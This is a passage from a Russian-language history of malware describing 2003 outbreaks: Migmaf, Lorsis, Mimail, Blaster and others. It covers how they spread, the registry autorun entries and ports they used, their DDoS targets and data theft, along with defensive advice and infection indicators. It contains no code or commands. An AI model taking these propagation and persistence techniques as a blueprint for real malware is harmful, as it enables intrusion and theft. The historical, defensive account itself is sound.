которыми столкнулись специалисты по безопасности компьютерных сетей в текущем году. В первой половине 2003 года число таких компьютерных вирусов составило 60% от их общего числа, и рост составил 20%». В отчётных материалах подчёркивалось также, что скорость распространения гибридных вирусов резко возросла. Например, Интернет-червь «Slammer» заразил компьютеры во всём мире в течение нескольких часов. А один из последних вирусов «Blaster» инфицировал 2500 компьютеров каждый час. На основании анализа полученных данных аналитики компании Symantec прогнозировали дальнейший значительный рост распространения Интернет-червей, что может привести к перегрузкам в аппаратных средствах и параличу сетевого трафика. В отчёте отмечался и рост на 19% числа кибернетических атак. Кроме того, компания Symantec зарегистрировала 1432 новых Интернет-червя, что на 12% больше, чем в первой половине 2002 года, а также 994 новых вируса, написанных под 32-битные версии операционной системы Windows, что более чем в два раза превысило прошлогодний уровень. В связи с таким развитием событий специалисты Symantec рекомендовали пользователям и администраторам сетей:

отключить ненужные сетевые сервисы;

регулярно инсталлировать обновления программного обеспечения;

использовать более сложные пароли;

блокировать или удалять сообщения электронной почты, которые содержат во вложении файлы с расширениями: *.vbs, *.bat, *.exe, *.pif и *.scr;

изолировать инфицированные компьютеры для предотвращения дальнейшего распространения вируса в сети организации;

обучить персонал безопасной работе с электронной почтой и загружаемыми из Интернет файлами.

14 июля 2003 года сразу несколько компаний, специализирующихся в области компьютерной безопасности, сообщили о появлении в Интернет новой «троянской» программы, которая инфицировала около 2 тысяч компьютеров. Компании Symantec и Network Associates присвоили ей низкий

рейтинг опасности, но она всё равно привлекла к себе большое внимание со стороны как зарубежных, так и отечественных средств массовой информации. Информационный портал Компьюлента, например, сообщал следующее: «Троян, названный “Migmaf” (“Proxy-Migmaf” по классификации Network Associates и “Backdoor.Migmaf” по классификации Symantec), поражает только компьютеры с широкополосным Интернет-соединением. Запустившись на таком компьютере, троян отправляет случайный набор данных на сервер www.microsoft.com, чтобы определить пропускную способность канала, а затем начинает работать как “обратный” прокси-сервер[349], скрывающий истинный адрес нескольких порнографических Web-сайтов».

То есть отправляющиеся на такой Web-сайт пользователи изначально оказывались на инфицированном «Migmaf» компьютере, который потом переправлял их туда, куда они, собственно, и стремились попасть. Между прочим, в случае необходимости, для того чтобы надёжней скрыть истинный адрес Web-сайта, запрос мог проходить по целой цепочке компьютеров, инфицированных «Migmaf». Эксперты сразу отметили, что особенности «Migmaf» можно было использовать для проведения широкого спектра мошеннических операций в Интернет.

Интересно, что вопросы об авторстве и даже стране происхождения «Migmaf» так и остались в «подвешенном» состоянии, хотя целый ряд косвенных признаков указывал на то, что, скорее всего, за его появление нам следует «благодарить» отечественных вирусописателей. Во время старта компьютера вредоносная программа в обязательном порядке проверяла установленную по умолчанию в операционной системе раскладку клавиатуры. В том случае, если она была русской, то «Migmaf» тут же прекращал загрузку, в противном случае загрузка продолжалась в

---

[349] Прокси-сервер – специальная компьютерная программа, при помощи которой злоумышленники могут рассылать «спам» и любые другие данные.

нормальном режиме до полного завершения. Более того, некоторые из адресов электронной почты, которые использовались «Migmaf» для отправки своему «хозяину» похищенных данных, принадлежали домену .ru.

22 июля компания Symantec сообщила о появлении нового вируса для операционной системы… DOS! Вирус получил имя «Haver»[350] и, по мнению экспертов Symantec, несмотря на специализацию, мог быть опасен и для пользователей операционной системы Windows. После запуска «Haver» инициировал операцию перехвата прерываний 21h и 24h и заражал все загружаемые, а также исполняемые файлы с расширением *.exe. Кроме того, вирус обладал и деструктивными свойствами: 6 апреля он должен был перезаписать контрольную сумму CMOS. Из-за экзотичности как самой операционной системы DOS, так и прикладных программ для неё «Haver» был классифицирован специалистами Symantec как малоопасный. Интересно, а как они между собой характеризовали автора этого вируса?

29 июля компания Symantec предупредила пользователей о регистрации нового деструктивного компьютерного червя «Lorsis», который распространялся через сеть обмена файлами KaZaA, маскируясь под утилиты для взлома популярных программ или порнографические клипы. Файл с программным кодом «Lorsis» имел сфальсифицированное расширение – *.zip, *.avi, *.jpg или *.doc, после которого шло несколько пробелов и настоящее расширение – .exe. После запуска «Lorsis» копировал себя в общие для пользователей KaZaA папки, стирал редактор реестра и утилиту MSConfig.exe, обеспечивая тем самым свой автоматический запуск. Если системная дата находилась в интервале с 6 по 31 декабря, «Lorsis» создавал и запускал командный файл, в котором содержались команды на удаление системных файлов в директориях C:\Windows, C:\Windows\System и C:\Windows\System32.

[350] «Haver» (англ.) – «Бессмыслица».

31 июля сразу несколько компаний производителей антивирусных средств предупредили пользователей о появлении в Интернет написанного в Китае на языке программирования Visual Basic нового почтового «червя», получившего имя «Binge»[351]. Страна происхождения данной вредоносной программы была определена благодаря тому, что тема и основной текст электронного письма с «Binge» написаны на китайском языке, что не так просто сделать вирусописателям из других стран. «Червь» активировался при запуске вложенного в письмо файла и, что интересно, рассылал себя не по всем – это было бы уже банально – а только по семи первым адресам из книги MS Outlook Express. «Binge» модифицировал системный реестр, отключая ряд элементов интерфейса графической оболочки операционной системы Windows и MS Internet Explorer. В частности, отключались все контекстные меню. По поводу появления «Binge» в Рунет информационный портал Компьюлента, например, дал следующий комментарий: «Насколько опасен вирус для российских пользователей, сказать сложно. С одной стороны, вряд ли письмо на китайском языке заинтересует многих, но с другой – если в системе не установлена поддержка китайского зыка, текст письма отобразится в виде абракадабры. В этом случае пользователь может предположить наличие проблем с кодировками и открыть заражённый вложенный файл». С высоты прошедшего с тех пор времени можно сказать, что, действительно, в русскоязычном сегменте деятельность «Binge» прошла незаметно, чего не скажешь о странах азиатского региона, где он вызвал вполне реальные инциденты.

1 августа 2003 года было зарегистрировано появление написанного на языке программирования MS Visual Basic C++ нового Интернет-червя, которому дали имя «Mimail»[352].

---

[351] «Binge» (англ) – «Празднество», «Пирушка».

[352] В ноябре 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Mimail
Другие названия	Mimail.a, Mimail.A, W32/Mimail, W32/Mimail-A, W32/Mimail@MM, Win32/Mimail, W32.Mimail, Win32.Mimail, Win32.Mimail.A, W32.Mimail.A@mm, Win32:MiMail-E4, I-Worm.Mimail, I-Worm.WatchNet, I-Worm.Win32.Mimail, WORM_MIMAIL, WORM_MIMAIL.A, Worm/Mimail, W32/Bics, W32.Bics, Win32.HLLM.Foo, JS.Mimail, TrojanDropper.JS.Mimail, JS.Wmpatch, JScript/CodeBase.Exploit, Trojan.Sefex
Тип	почтовый червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Россия
Длина	около 16384 байта[353]

Ведущие российские специалисты сразу же указали на то, что «Mimail» представляет собой плод творчества отечественных вирусописателей[354], поскольку в нём использованы технологии и механизм реализации, практически аналогичные применённым в бесспорно российского происхождения «троянской» программе по имени «StartPage», – о ней мы упоминали выше. Особой угрозой «Mimail» для пользователей было талантливое применение его автором метода социальной инженерии при

[353] В виде сжатого утилитой «UPX» файла. В разархивированном состоянии длина файла составляет около 40960 байт.

[354] По словам руководителя «Лаборатории Касперского» Евгения Касперского, «Mimail» был написан в Московской области, и его автор опубликовал исходные тексты своего «червя» в Интернет. Ими воспользовались злоумышленники из США и Франции, написавшие в ноябре 2003 года несколько новых вариаций «Mimail».

составлении текста письма: он провоцировал пользователя открыть присоединённый файл с целью получения информации об окончания срока действия существующего адреса электронной почты. Поэтому неудивительно, что представители круглосуточной службы технической поддержки, «Лаборатории Касперского» например, а также соответствующей службы ЗАО «ДиалогНаука», уже в первый день обнаружения в Интернет этой вредоносной компьютерной программы получали от пользователей сообщения о многочисленных случаях заражения их компьютерных систем.

Итак, «Mimail» являлся почтовым червём массовой рассылки, который распространялся в виде файлов-вложений электронных писем. Причём инфицированные им электронные письма имели сфальсифицированный адрес отправителя, а это, естественно, затрудняло поиск источника инфекции. Тема электронного письма могла быть любой, то есть изменялась случайным способом. Текст представлял собой достаточно длинный фрагмент, в котором пользователю было обещано, что ему впредь будут предоставляться все важнейшие сведения, касающиеся адреса его электронной почты, но для получения более подробной информации ему следует открыть файл-вложение, а для большего правдоподобия в конце сообщения стояла подпись: «Администратор». Вложенный файл имел крайне незатейливое имя: message.zip. Специалисты практически сразу отметили, что, «подобно нашумевшим “червям” “Klez” и “Yaha”, “Mimail” проникал на компьютеры, используя “уязвимости” в системе безопасности браузера MS Internet Explorer». Во вложенном архиве message.zip содержался файл message.html, и в том случае, если пользователь попадался «на удочку» и открывал файл-вложение, встроенный Java-скрипт через «уязвимость», известную как Exploit.SelfExecHTML[355], незаметно для пользователя

[355] Эта «уязвимость» была обнаружена ещё в марте 2002 года, и компания Microsoft практически сразу выпустила специальное обновление для MS Internet Explorer. Однако, как мы видим, воспользовались этим обновлением далеко не все.

записывал на «жёсткий» диск его компьютера и запускал на выполнение файл-носитель «червя» по имени foo.exe.

В свою очередь, foo.exe копировал себя в директорию Windows под именем videodrv.exe, а затем регистрировал этот файл в секции автоматического запуска системного реестра Windows с целью обеспечения запуска «червя» при каждой загрузке операционной системы. Кроме того, «Mimail» создавал ещё несколько дополнительных файлов в директории Windows: exe.tmp – «червь» в файле формате HTML, а также zip.tmp – «червь» в ZIP-архиве. Для последующего распространения по электронной почте «Mimail» последовательно сканировал директории на локальных дисках и извлекал из них строки, содержащие электронные адреса. Собранные данные записывались и хранились в файле eml.tmp, который располагался в директории Windows. По завершении описанной последовательности операций «червь», используя прямое подключение к почтовому серверу, незаметно рассылал свои копии по обнаруженным ранее адресам.

С инфицированных им компьютерных систем «Mimail» мог проводить DoS-атаки на следующие Web-сайты: www.darkprofits.com, www.darkprofits.net, fethard.biz, fethard-finance.com, mysupersales.com и mysupersales.net, посылая на них через порт 80 в бесконечном цикле «электронный мусор» произвольного объёма. «Mimail» также обладал и способностью случайного добавления префикса «www» к указанным выше Web-сайтам, для того чтобы усложнять блокирование сервиса «Отказ в обслуживании». «Червь» мог следить за активностью установленных на инфицированном компьютере приложений E-Gold (http://www.e-gold.com, http://e-gold.metal-index.ru). Он считывал из них конфиденциальные данные, которые отсылал на несколько принадлежащих автору «Mimail» анонимных адресов, чем наносил ущерб пользователям этой платёжной системы. Кроме того, «Mimail» производил DoS-атаки на Web-сайты «Spews», «Spamhaus» и «Spamcop», которые составляли «Чёрные списки» адресов отправителей

«спама». Более того, «Mimail» записывал конфиденциальную информацию в файл tmpe.tmp, который хранился в корневой директории логического диска C:, и отсылал этот файл по закодированным адресам электронной почты. После окончания операции пересылки файл tmpe.tmp удалялся с «жёсткого» диска, но через заданный промежуток времени вновь формировался в корневой директории логического диска C:. И так далее.

В завершение рассказа о «Mimail» скажем, что его присутствие в системе можно было заметить по наличию в памяти посторонних процессов, а на «жёстком» диске – файлов с вышеописанными именами и замедлению работы всей компьютерной системы. Этот вирус российского производства вызвал несколько эпидемий и вошёл в «топ листы» практически всех ведущих компаний, занимающихся борьбой с электронными вредителями. К тому же он стал «отцом» достаточно обширного семейства вредоносных программ. Кстати, хотя в создании первой версии «Mimail» вполне обоснованно подозревали проживавшего на Урале гражданина России, доказать его вину так и не удалось, что осталось предметом особой радости российских вирусописателей, которые «гордятся успехами своего соотечественника» на мировой арене.

5–6 августа 2003 года в западных изданиях появились публикации, в которых некоторые эксперты по сетевой безопасности предсказывали невиданные до тех пор вирусные эпидемии: «Так называемые Интернет-черви, вирусы, проникающие в компьютер через сети и электронную почту, поражая тысячи рабочих мест, становятся всё меньше, оперативнее и незаметнее». Президент Британского совета по обеспечению безопасности информации и компьютерных сетей Джонатан Вигнолл развил эту мысль следующим образом: «Теоретически такие черви, получившие прозвище “flash-worms”, могут поразить Всемирную сеть в течение 15 секунд посредством распада на мельчайшие частицы, одновременно заражая всё на пути своего распространения». Но и это не всё: «Другую потенциальную угрозу представляет собой червь, развивающийся так медленно, что заметить

его очень сложно. Червь может медленно эволюционировать в большую “вирусную колонию”, которая активизируется в будущем», – заявил всё тот же Винголл на посвящённой защите Интернет международной конференции, проходившей в течение трёх дней в Лас-Вегасе (штат Невада, США) при участии 5000 ведущих экспертов по безопасности со всего мира. На указанной конференции также подчёркивалось, что обычно «червь» проникает в компьютер через электронную почту, например, нашумевшие «Melissa» в 1999 году или «LoveLetter» в 2000 году. Можно также заразиться из-за «уязвимостей» программного обеспечения на компьютере: такой способ использовался известными червями «CodeRed» и «Nimda» в 2001 году. Причём «Nimda» исхитрился заразить рабочие станции и в самой компании Microsoft. Но появилось и нечто новое, так называемые «companion worms», которые обладают возможностью приносить с собой и коды других червей. Было указано и на тот факт, что «черви, передающиеся через клиенты пиринговых сетей, например через столь популярную KaZaA, способны модифицировать свой код с течением времени, обмениваясь обновлениями со своими “коллегами” через P2P-сеть, что позволяет им надежнее противостоять антивирусным программам». И, наконец, было отмечено ещё одно очередное новшество в мутациях – «черви», контролируемые из «специального центра». Особая опасность таких «червей» состоит в том, что их копии могут распространяться по сети по заранее определённым адресам, что позволит обеспечить их единовременную активацию и точно определённый заранее срок.

Вот такие прогнозы специалистов на вполне обозримую перспективу!

11 августа 2003 года[356], примерно в 23 часа по московскому времени, было зарегистрировано появление использовавшего для проникновения в компьютерную систему пользователя «уязвимость» службы DCOM RPC

[356] В марте 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

операционных систем семейства Windows NT[357] (при этом атакующий получал полный доступ к целевой системе), написанного на языке программирования низкого уровня Assembler нового «червя», которому присвоили имя «Blaster»[358].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Blaster
Другие названия	Blaster.a, Blaster.A, W32/Blaster, W32/Blaster-A, W32/Blaster-a, W32.Blaster, W32.Blaster.Worm, W32/Msblast, Win32/MSBlast, Win32:Blaster,

[357] Обнаружена 16 июля 2003 года группой компьютерных взломщиков под названием «Last Stage of Delerium». DCOM (Distributed Component Object Model – Распределённая компонентная объектная модель) – это модель обмена данными, служащая для совместной работы различных приложений, а RPC (Remote Procedure Call – Удалённый программный вызов) – это служба, обеспечивающая соединение между клиентом и сервером, используемое архитектурой DCOM. После выхода в свет сообщения «Last Stage of Delerium» Microsoft подтвердила информацию об этой «уязвимости» и классифицировала её как опасную. Спустя всего лишь пять дней Microsoft выпустила «заплатки», закрывающие «уязвимость» службы DCOM RPC. И все было бы в порядке, но большинство пользователей не обратили внимания на этот инцидент и никаких действий по ликвидации «уязвимости» не предприняли. Тревожный «звонок» раздался уже в самом начале августа, когда был обнаружен первый «червь» по имени «Autorooter», проникающий в компьютерную систему через вышеописанную «уязвимость». Но «Autorooter» имел слабое место – система его распространения находилась фактически в зачаточном состоянии, и поэтому информация о нём быстро сошла на нет и объективной оценки его появление не получило. В результате, когда через десять дней в Интернет появился новый червь с отлично реализованной системой тиражирования и распространения, компьютерное сообщество сначала растерялось, потом бросилось устранять пресловутую «уязвимость», но было уже поздно, нападавший вирус всего за неделю успел натворить немало бед.

[358] «Blaster» (англ.) – «Бластер», «Генератор», «Мощный источник».

	Worm.Win32.Blaster.a, WORM_MSBLAST, WORM_MSBLAST.A, Lovsan, W32/Lovsan, Win32/Lovsan, W32/Lovsan.worm, W32/Lovsan.worm.a, Worm.Win32.Lovesan, Worm/Lovsan, Worm/Lovsan.A, Win32.HLLW.LoveSan, Win32.HLLW.LoveSan.based, Win32.Poza, Win32.Poza.a, Win32.Poza.A, MS03-026 Exploit.Trojan
Тип	сетевой червь с «троянским» компонентом
Инфицируемые платформы	Windows NT/2000/XP/Server 2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x/95/98/Me
Страна происхождения	Соединённые Штаты Америки
Длина	6176 байт[359]

Первую масштабную атаку эта вредоносная компьютерная программа провела сразу после своего обнаружения, нанеся удар по компьютерным сетям США. Keynote Systems, например, отметила массовые потери пакетов информации и большие задержки в работе отдельных крупных Интернет-магистралей в США. Жертвой «Blaster» стал один из крупных серверов американской армии. Всего лишь за несколько часов своей активности «Blaster» побил многие рекорды по скорости распространения и в Соединённых Штатах долго не задержался, лавинообразно распространяясь по всему миру. Форумы Интернет наполнились сообщениями о том, что компьютерные системы начинают самопроизвольно перезапускаться, а утром следующего дня появилась информация о том, что новая инфекция успела поразить более 400 компаний на всех континентах и около 20000 персональных компьютеров.

[359] В виде сжатого утилитой «UPX» файла. В разархивированном состоянии длина файла составляет около 11296 байт.

Что же это было, если вызвало поначалу такую панику!? Например, израильский филиал Microsoft поначалу не нашёл ничего лучшего как предложить бороться с «Blaster» при помощи такого сверх радикального средства, как форматирование всего «жёсткого» диска! Эту любопытную информацию сообщил Web-сайт «PC Linux Online». С израильского Web-сайта Microsoft эти, мягко говоря, не слишком полезные рекомендации были быстро удалены, и единственным свидетельством их существования остались публикации на нескольких израильских новостных Web-сайтах, на которые и ссылался «PC Linux Online».

Анализ программного кода «червя» и механизма инфицирования им компьютеров под управлением разных операционных систем позволил специалистам сделать вывод о том, что автор «Blaster» изначально планировал основной удар по операционной системе Windows XP. При формировании программного кода, который посылался «червём» на удалённые компьютеры, с вероятностью 8 к 2 выбирался код, который был предназначен для атаки именно на Windows XP. И лишь в 20% случаев посылался программный код, сформированный для других операционных систем семейства Windows NT. Для того чтобы заразиться, пользователю надо было просто присутствовать в Интернет и всё – «Blaster» сам находил нужную компьютерную систему. В поисках подверженных «уязвимости» службы DCOM RPC компьютеров «червь» сканировал случайные IP-адреса локальной подсети через порт TCP 135.

Найдя такой компьютер, «червь» отсылал на его порт TCP 135 специальным образом сконструированный запрос, посредством которого создавалась возможность проникновения в незащищённую компьютерную систему и открытие порта TCP 4444 для прослушивания и ожидания последующих команд. Одновременно «червь» слушал порт TFTP UDP 69 на первоначально инфицированном им компьютере. Когда от новой жертвы к нему поступал TFTP-запрос, он посылал в ответ команду загрузки своего собственного двоичного модуля в виде файла msblast.exe размером 6176

байт, который размещался в системной директории Windows (по умолчанию, в зависимости от версии операционной системы, это либо C:\Windows\System32, либо C:\WINNT\System32), а затем запускался на выполнение. Для того чтобы избежать повторного инфицирования компьютерной системы, «Blaster» создавал в ней собственный семафор «BILLY», и начиная с этого момента компьютер-жертва начинал действовать как самостоятельный источник электронной инфекции.

Для обеспечения своего автоматического запуска при каждом начале работы пользователя в операционной системе Windows «червь» вносил в системный реестр следующую строку: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run windows auto update=msblast.exe.

При атаке компьютера под управлением Windows XP происходила самопроизвольная перезагрузка, которая вызывалась двумя причинами. Если на порт 135 Windows XP поступал «правильный» запрос, «червь» проникал в систему, запускал свой программный код, и в момент разрыва установленного с атакуемым компьютером соединения из-за ошибки в коде возникал программный сбой, приводящий к перезагрузке компьютерной системы. Если же компьютер атаковался «неправильно», то такая атака вызывала ошибку в программе svchost.exe, которая могла привести к непредсказуемым последствиям, в том числе и к «падению» всей компьютерной системы. Отсюда следовало, что основной ущерб «червь» наносил, не находясь в системе, а пытаясь её атакоавть. То есть можно было лечить инфицированный компьютер антивирусными средствами, но, пока соответствующие порты (прежде всего, порт 135) оставались открытыми, атаки на компьютер продолжались извне, и инфицирование могло повторяться до бесконечности.

«Червь» производил DDoS атаки и мог вызвать перезагрузку операционной системы из-за сбоя в службе RPC. «Blaster» запускал DDoS атаки на сервер windowsupdate.com, если текущая дата попадала во

временной интервал с 16 по 31 число для месяцев с января по август или была любой с сентября по декабрь. Таким образом, начиная с 16 августа 2003 года инфицированные компьютеры вовлекались в организацию крупномасштабной DDoS атаки на Web-сайт (www.windowsupdate.com) компании Microsoft, предоставлявший автоматизированные услуги клиентам компании по загрузке обновлений. Подчеркнём, что даже в том случае, если DDoS атака завершалась успешно, это обстоятельство не могло помешать пользователю вручную загрузить «патчи» с других Web-сайтов компании – Microsoft опубликовала собственные рекомендации по защите компьютеров от проникновения новой угрозы и советы по удалению вируса из инфицированной системы.

Итак, для простого пользователя главная опасность «Blaster» заключалась в том, что он генерировал огромный объём избыточного трафика, переполнявшего каналы передачи данных в Интернет, а побочным эффектом от деятельности этой вредоносной программы являлись ещё и постоянные перезагрузки компьютера с постоянно появлявшейся ошибкой. Причём перманентная перезагрузка компьютеров в планы злоумышленников не входила, и «Blaster» не должен был никак себя проявлять до часа «X», то есть до 16 августа, когда должна была состояться крупномасштабная DDoS атака всех копий «червя» на упоминавшийся Web-сайт. Пакеты данных с заражённых компьютеров, бомбардируя этот Web-сайт, сделали бы его недоступным, но секрет был раскрыт раньше времени. Кстати, массированная атака с помощью компьютеров-жертв представляла собой цель, которую преследовали и создатели предыдущего, уже упоминавшегося нами вируса «Autorooter».

Итак, если компьютер постоянно перезагружался, если в папке Windows\System32 появился файл msblast.exe, если в системном реестре появилась вышеописанная надпись, это значило, что компьютер инфицирован «Blaster». В целом основные признаки инфицирования

компьютерной системы «Blaster» можно обобщить в виде следующего перечня:

резкое увеличение трафика через порт 135;

самопроизвольный перезапуск находящегося в сети компьютера;

наличие файла msblast.exe в системном каталоге Windows (обычно Windows\System32\);

наличие в системном реестре либо записи

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windowsautoupdate=«msblast.exe», либо записи

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windowsautoupdate=«teekids.exe»;

многочисленные сбои в работе программ MS Word, MS Excel и MS Outlook;

сообщения об ошибках, вызванных файлом svchost.exe;

появление на экране монитора окна с сообщением об ошибке «RPC Service Failing» («Ошибка сервиса удалённого программного вызова»).

Автор «Blaster» не оставил в покое и самого главу компании Microsoft Билла Гейтса. В программном коде «червя» был обнаружен следующий текст: Billy Gates why do you make this possible? Stop making money and fix your software! («Билли Гейтс, почему ты допускаешь такое? Перестань делать деньги и исправь свое программное обеспечение!») и I just want to say LOVE YOU SAN!! Bill («Я просто хочу сказать – любите свои системные сети»). Кстати, именно благодаря фразе «LOVE YOU SAN!!» «Blaster» получил одно из своих названий «Lovsan». Заметим, что некоторые российские средства массовой информации в своих публикациях заменили английскую букву «а» на английскую «u», решив, что название происходит от слова «Sun»[360].

[360] Sun (англ.) – Солнце.

Для того чтобы не допустить инфицирования компьютерной системы, компания Microsoft рекомендовала придерживаться следующей политики безопасности:

закройте и исключите неиспользуемые сервисы (по умолчанию многие операционные системы устанавливают вспомогательные сервисы, как, например, сервер FTP, Telnet и Web-сервер, но эти сервисы представляют собой каналы для проведения атаки, если они исключены, смешанные угрозы имеют меньше каналов атак, и вы имеете меньше сервисов для поддержки их в актуальном состоянии);

если смешанная угроза эксплуатирует уязвимости для одного или более сетевых сервисов, отключите или блокируйте доступ к этим сервисам, пока не будут установлены необходимые «заплаты»;

всегда используйте самые последние обновления и дополнения для установленного программного обеспечения, особенно на компьютерах, которые поддерживают общественные сервисы и доступны через firewall, как например HTTP, FTP, почта и DNS сервисы;

тщательно продумайте политику назначения паролей, так как комплексные пароли, например, затрудняют злоумышленнику их взлом, что, в свою очередь, препятствует взлому всей системы защиты;

измените конфигурацию сервера электронной почты таким образом, чтобы блокировать или исключать электронную почту, содержащую прикреплённые файлы, которые обычно используются, чтобы активизировать вредоносные компьютерные программы, как например *.vbs, .bat, .exe, .pif и .scr;

быстро изолируйте уже инфицированные компьютеры, чтобы препятствовать дальнейшему распространению вирусной атаки;

приучите персонал открывать только ожидаемые вложения и никогда не выполнять программное обеспечение, которое загружено из Интернет и не проверено на наличие компьютерных вирусов – даже простое посещение какого-то Web-узла может вызвать инфицирование компьютерной системы,

если на ней не установлены необходимые программные обновления на все «уязвимости» навигатора.

Подчеркнём, что приведённые требования универсальны и их своевременное выполнение и строгое соблюдение необходимы не только для борьбы с «Blaster», но также и для недопущения проникновения в компьютер других вредоносных программ.

Хорошо, когда всё делается правильно и в срок, потому что в противном случае остаётся только констатировать: «Вирус “Blaster” атакует, а компьютерный мир считает убытки и потери». Во многом благодаря халатности пользователей и администраторов «червь» за сутки со времени своего появления успел заразить порядка 200 тысяч компьютеров. Было зарегистрировано, что в некоторых случаях вирус находил новый незаражённый компьютер всего лишь за 20–30 секунд. В результате распространения вируса, по данным BBC, скорость передачи данных в некоторых сетях снизилась в 100 раз! По исследованиям Internet Security Systems, замедления в работе Интернет были обусловлены попытками «червя» копировать самого себя. По мнению экспертов, эпидемия представляла собой наибольшую опасность для домашних пользователей и малого бизнеса, потому что системные администраторы крупных компаний перекрыли пути для проникновения «червя» в свои локальные сети. Часто для этого необязательно было даже устанавливать «заплатки», так как достаточно заблокировать соответствующие порты брандмауэром, но индивидуальные пользователи редко используют брандмауэры, да и правильно настроить их достаточно сложно. Поэтому для них единственным способом защиты была установка «заплаток» от Microsoft или хотя бы мощной антивирусной программы.

Прогноз специалистов сбылся. Однако среди жертв «Blaster» числились также и крупные фирмы, учреждения, такие, как автодорожная инспекция штата Мэриленд и автопроизводитель того же штата Maryland Motor, а также федеральный банк г. Атланта (США), государственные учреждения в

Гонконге и шведские телекоммуникационные компании (например, Интернет-провайдер TeliaSonera), но по данным компании Symantec всё-таки больше всего от него пострадали сети в США и Великобритании. Издание Inquirer сообщало, что от «Blaster» пострадали в европейском отделении IBM. Защититься от «червя» удалось лишь с помощью провайдера, который заблокировал уязвимые порты. Кроме того, в Inquirer со ссылкой на авторитетные источники сообщали о том, что «червь» просочился и в компанию Motorola, пострадала от атаки и компания American Express. Нельзя обойти вниманием и то, что от «Blaster» пострадали многие американские вузы. При этом если те компьютеры, которые являлись собственностью университетов, были достаточно быстро защищены, то компьютеры многих студентов и преподавателей оставались уязвимыми непозволительно долгое время. Стоит отметить, что среди серьёзно пострадавших от «Blaster» организацией присутствует телефонный справочный центр Нью-Йорка, который обрабатывает звонки всех городских служб за исключением чрезвычайных. По данным того же Inquirer утром 14 августа начали один за другим «падать» серверы центра, работающие под Windows NT, а вслед за ними «посыпались» и клиентские компьютеры. По информации Symantec, для начала атаки «Blaster» на сеть центра достаточно было заражения буквально одного компьютера с установленной Windows 2000 или XP. Впрочем, достаточно полной информации об этом инциденте так и не появилось, поэтому о том, как обстояло дело на самом деле, можно лишь строить предположения.

В тот же день на северо-востоке США и в Канаде произошел крупнейший сбой в электроснабжении. По данным Computerweekly.com причиной этого сбоя в работе электростанции в США 14 августа 2003 года мог стать именно «Blaster», что привело к масштабному отключению электроэнергии у десятков миллионов человек в электросетях г. Нью-Йорк и Канады. Такого мнения придерживались как представители госорганов, так и специалисты отрасли. В день аварии «Blaster» нарушил работу нескольких

коммуникационных линий, соединяющих между собой центры данных, которые используют компании-владельцы электростанций. «Он не оказывал влияние на внутреннее устройство систем, однако изменял данные, получаемые из сетей», – комментировал инцидент исследователь министерства энергетики США Гэри Сейферт, имея в виду данные, передаваемые по телекоммуникационным сетям. Далее Сейферт сказал, что вирус «добавил проблем» в отношении перегрузки ключевых линий коммуникаций. Невозможность контроля критически важных данных помешала операторам противостоять эффекту «нарастания», в итоге приведшему к сбою. Системы контроля, упоминаемые Гэри Сейфертом, также известны под названием систем мониторинга и контроля данных (SCADA) и используются в управлении масштабными производственными процессами, в том числе на российских предприятиях, а также в отечественной энергетических и инфраструктурах. Обычно они работают на базе операционной системы Windows 2000 или Windows XP и используют коммерческие каналы передачи данных, включая Интернет и беспроводные системы.

Между прочим, бывший советник администрации Буша, сотрудничавший с департаментом внутренней безопасности США по вопросам энергообеспечения, утверждал, что «Blaster» препятствовал нормальному функционированию электростанций в районе Нью-Йорка. На системах контроля этих станций использовалось программное обеспечение Windows с открытым портом 135, а как раз через этот порт и осуществлялись атаки «Blaster» на компьютерные системы. Кэрол Мэрфи, вице-президент по правительственным вопросам Независимой системы операторов Нью-Йорка (New York Independent System Operator), подтвердил негативные последствия в работе системы в результате проникновения «Blaster», однако заявил, что «…проблема была быстро решена и не нанесла ущерба работе электростанций». В то же время Джо Петта из Consolidated Edison Company (Нью-Йорк), сделал заявление о том, что «…не было обнаружено никаких

сбоев в работе компьютеров, способных повлиять на сбой системы энергоснабжения». Однако специалист по системам контроля и консультант Kema Consulting Джо Вейсс утверждал, что причиной недавнего энергетического сбоя стало проникновение «Blaster» в коммуникационную инфраструктуру. Некоторые эксперты, представлявшие собой отрасль энергетики, пожелавшие остаться анонимными, заявляли, что под угрозой находились сами системы контроля, напомнив о том, как в январе «Slammer» нарушил процесс осуществления контроля в режиме реального времени на ряде промышленных предприятий.

В создавшихся условиях компания Cisco приняла решение о срочной публикации на своём Web-сайте информации о мерах по защите её аппаратно-программных средств от поражения вирусом «Blaster». Наибольшую опасность он представлял собой для IP-телефонных продуктов Cisco, включая CallManager, которые базируются на серверах под управлением операционной системы Windows. Опубликованный документ Revision 1.4 INTERIM (ID 44522) содержал полный перечень обновлений программного обеспечения и конкретных инструкций, которые должны были помочь администраторам в ликвидации угрозы их сетям. В числе наиболее уязвимых программных продуктов, наряду с IP-УАТС CallManager, были названы Building Broadband Service Manager v5.1 и v5.2, HotSpot 1.0, Response Application Server, Personal Assistant, Conference Connection и Emergency Responder. Кроме того, специалисты Cisco подчёркивали, что «Blaster» представляет опасность и для других продуктов Cisco, которые функционируют под управлением операционной системы Windows. В связи с этим имевшим такие продукты сетевым администраторам рекомендовалось немедленно установить необходимые «заплаты» с сервера компании Microsoft. В числе первых признаков заражения «Blaster» называлось значительное увеличение трафика в сети. По данным Cisco он растёт на портах 69, 135 и 4444. Простое блокирование этих портов приводило к нарушению функций разделяемого доступа к файлам (File Sharing) и

аутентификации по протоколу Kerberos, а также работы приложений СУБД Oracle 9i.

